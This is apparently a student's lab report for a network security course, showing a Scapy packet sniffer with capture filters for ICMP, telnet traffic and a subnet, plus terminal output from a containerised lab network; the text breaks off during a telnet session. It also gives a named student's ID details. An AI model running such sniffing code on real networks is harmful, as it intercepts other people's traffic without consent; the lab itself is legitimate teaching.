# CSE 565 Lab 3 Report
# Packet Sniffing and Spoofing Lab

**Notes: (IMPORTANT)**

➔ It is required to use this report template.
➔ **Select <File> - <Make a copy> to make a copy of this report for yourself.**
➔ Report your work in each section. **Describe** what you have done and what you have observed. You should take screenshots to support your description. You also need to provide an explanation of the observations that are interesting or surprising. Please also list the important code snippets followed by an explanation.
➔ Simply attaching code or screenshots without any explanation will NOT receive credits.
➔ Do **NOT** claim anything you didn't do. If you didn't try on a certain task, leave that section blank. You will receive a ZERO for the whole assignment if we find any overclaim.
➔ Grading will be based on your **description** and the completion of each task.
➔ After you finish, export this report as a PDF file and submit it on UBLearns.

---

Your Full Name: Nazmus Saquib
UBITName: nsaquib2
Student Number: 50510460

---

I, __nsaquib2__(UBITName), have read and understood the course academic integrity policy.

(Your report will not be graded without filling in the above AI statement.)

---

## 1. Task Set 1: Using Scapy to Sniff and Spoof Packets


### Task 1.1. Sniffing Packets

**Task 1.1A**

(If you get an error running the sniffer script inside the attacker container, run it on your host instead. You should be able to sniff all the packets under the 10.9.0.0/24 network. To demonstrate you are sniffing packets, you can ping from one of the user hosts to another.)


## Answer to 1.1(A)

I ran the given program and pinged from one user to another. It’s being able to capture packets.




```
[10/26/23]seed@VM:~/.../Labsetup lab 3$ docksh hostA-10.9.0.5
root@95c562f23ae8:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.114 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.092 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.198 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.215 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.110 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.204 ms
^C
--- 10.9.0.6 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5114ms
rtt min/avg/max/mdev = 0.092/0.155/0.215/0.050 ms
root@95c562f23ae8:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.140 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.245 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.281 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.084 ms
^C
--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3071ms
rtt min/avg/max/mdev = 0.084/0.187/0.281/0.079 ms
```

Also, from the output of the python script at the attacker’s side, I observed the same.



```
root@VM:/volumes# task1.1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 34024
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xa1a4
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xe80
        id        = 0x68
        seq       = 0x1
###[ Raw ]###
           load      = '\xf90:e\x00\x00\x00\x00\xf6\xad\x00\x00\x00\x00\x00
1f !"#$%&\'()*+,-./01234567'
```

After that, I got out from root privilege to seed. When I ran the python file for sniffing from outside the root privilege, it denied permission.



```
root@VM:/volumes# su seed
seed@VM:/volumes$ ./task1.1.py
Traceback (most recent call last):
  File "./task1.1.py", line 12, in <module>
    pkt = sniff(iface='br-d3ee794a3cb3', filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
seed@VM:/volumes$ 
```


What I learned is, the ability to capture packets using Scapy depends on the user's privileges. When I ran it with root privilege, the script has the necessary permissions to access and capture network packets. That's why the script is being able to capture ICMP packets successfully.

On the other hand, when I ran the program without root privilege, the script didn't have the required permissions to access network interfaces for packet capture. As a result, the script displayed an error message.

**Task 1.1B**
(You need to show your filter rule.)

Answer to 1.1(B)


In the below code, for different type of packet sniffing, I defined three different filters. To run the script, two of the filters were commented out except for the intended one.




```python
#!/usr/bin/env python3

from scapy.all import *

def print_pkt(pkt):
  pkt.show()




# Capture only the ICMP packet
pkt = sniff(iface='br-d3ee794a3cb3', filter='icmp', prn=print_pkt)

# Capture any TCP packet that comes from a particular IP and with a destination port number 23.
pkt = sniff(iface='br-d3ee794a3cb3', filter='tcp && src host 10.9.0.6 && dst port 23', prn=print_pkt)

# Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as
# 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

pkt = sniff(iface='br-d3ee794a3cb3', filter='net 128.230.0.0/16', prn=print_pkt)

```

Capturing only the ICMP packet:

It’s the same step I did above to check if the program can capture packets. Here it’s demonstrated again.




```
[10/26/23]seed@VM:~/.../Labsetup lab 3$ docksh hostA-10.9.0.5
root@95c562f23ae8:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.114 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.092 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.198 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.215 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.110 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.204 ms
^C
--- 10.9.0.6 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5114ms
rtt min/avg/max/mdev = 0.092/0.155/0.215/0.050 ms
root@95c562f23ae8:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.140 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.245 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.281 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.084 ms
^C
--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3071ms
rtt min/avg/max/mdev = 0.084/0.187/0.281/0.079 ms
```




```
root@VM:/volumes# task1.1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 34024
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xa1a4
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xe80
        id        = 0x68
        seq       = 0x1
###[ Raw ]###
           load      = '\xf90:e\x00\x00\x00\x00\xf6\xad\x00\x00\x00\x00\x00
1f !"#$%&\'()*+,-./01234567'
```

Capture any TCP packet that comes from a particular IP:

I demonstrated the packet capture with a particular source IP address (10.9.0.6) and a destination port number 23 (Telnet). To do this we had to enter system credentials.




```
seed@VM: ~/.../Labsetup...    seed@VM: ~/.../Labsetup...    seed@VM: ~/.../Labs
[10/25/23]seed@VM:~/.../Labsetup lab 3$ docksh c
root@c6cf09fb20dc:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
